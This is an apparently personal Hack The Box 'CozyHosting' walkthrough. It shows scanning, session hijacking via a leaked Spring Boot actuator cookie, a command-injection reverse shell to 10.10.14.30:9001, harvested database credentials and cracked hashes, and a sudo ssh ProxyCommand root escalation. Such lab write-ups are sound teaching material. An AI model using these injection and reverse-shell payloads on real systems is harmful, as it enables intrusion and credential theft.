CozyHosting(HTB)


NMAP

```
 Nmap scan report for 10.10.11.230
Host is up (0.057s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http     nginx 1.18.0 (Ubuntu)
5555/tcp open  freeciv?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Gobuster

```
 /admin                (Status: 401) [Size: 97]
/login                (Status: 200) [Size: 4431]
/index                (Status: 200) [Size: 12706]
/logout               (Status: 204) [Size: 0]
/error                (Status: 500) [Size: 73]
/.                    (Status: 200) [Size: 0]
```

go to /error reveals


cozyhosting.htb/error
Hack The Box :: Hack The Box
cozyhosting.htb/error
Spring Boot Actuator | Baeldung
Dashboard - Cozy Cloud
proxy pass - Google Search
ssh | GTFOBins


Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Mon Sep 04 08:06:06 UTC 2023
There was an unexpected error (type=None, status=999).

Spring Boot error page

Spring Boot by default has a /actuator/ endpoint



```
_links:
  self:
    href:       "http://localhost:8080/actuator"
    templated:  false
  sessions:
    href:       "http://localhost:8080/actuator/sessions"
    templated:  false
  beans:
    href:       "http://localhost:8080/actuator/beans"
    templated:  false
  health:
    href:       "http://localhost:8080/actuator/health"
    templated:  false
  health-path:
    href:       "http://localhost:8080/actuator/health/{*path}"
    templated:  true
  env:
    href:       "http://localhost:8080/actuator/env"
    templated:  false
  env-toMatch:
    href:       "http://localhost:8080/actuator/env/{toMatch}"
    templated:  true
  mappings:
    href:       "http://localhost:8080/actuator/mappings"
    templated:  false
```


http://localhost:8080/actuator

http://localhost:8080/actuator/session

http://localhost:8080/actuator/beans
http://localhost:8080/actuator/health
http://localhost:8080/actuator/health/{*path}


http://localhost:8080/actuator/env
http://localhost:8080/actuator/env/{toMatch}
http://localhost:8080/actuator/mappings

the Session endpoint leaks admin session cookie



```
HTTP/1.1 200

Server: nginx/1.18.0 (Ubuntu)

Date: Mon, 04 Sep 2023 05:26:08 GMT

Content-Type: application/vnd.spring-boot.actuator.v3+json

Connection: close

X-Content-Type-Options: nosniff

X-XSS-Protection: 0

Cache-Control: no-cache, no-store, max-age=0, must-revalidate

Pragma: no-cache

Expires: 0

X-Frame-Options: DENY

Content-Length: 498


{
8BC228251C6D94A84AFF9AE2AADD4A95    :   UNAUTHORIZED
AC026DA5F6E77A24DA61C610A91EDC4A    :   UNAUTHORIZED
09B19B9CE7017678B7C0D0BE1A815F64    :   UNAUTHORIZED
7191C22CC211605AFA533F935403785D    :   UNAUTHORIZED
EE5F310FB3D266E3FD4CC5227D5B50BF    :   UNAUTHORIZED
8B5208C7997E7A8BDA40B4D9669B5C3B    :   UNAUTHORIZED
C30144607BDC1DFDD681FEBEB2DBFA51    :   UNAUTHORIZED
C34FCC2D2860A2CB08BF811E7FFEC090    :   UNAUTHORIZED
A1EC6AF27DB2879F3FA183D005CDD74B    :   UNAUTHORIZED
92438E85171A950A818DEC6C4C8FA184    :   kanderson
}
```

Replacing the session to “kanderson” session allows us entry into the /admin dashboard


Include host into automatic patching

Please note

For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.

Connection settings

Hostname

Username

FootHold

A function which runs a ssh command

`ssh` **`username`** `@` **`hostname`**

username and hostname are user controlled

`;sh</dev/tcp/10.10.14.30/9001`; **Final payload**

ssh;sh<dev/tcp/10.10.14.30/9001;@hostname What’s happening on the server

User

~ directory on foothold has a .jar file

if we unzip it and look through the files

`/BOOT-INF/classes`

we find the postgres credentials

```
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
```

hashes

kanderson:$2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim
admin:$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm

bcrypt blowfish hashes

`josh/admin:manchesterunited`

Root

```
sudo -l
```

```
Matching Defaults entries for josh on localhost:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty
```

```
User josh may run the following commands on localhost:
(root) /usr/bin/ssh *
```

gtfo bin

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```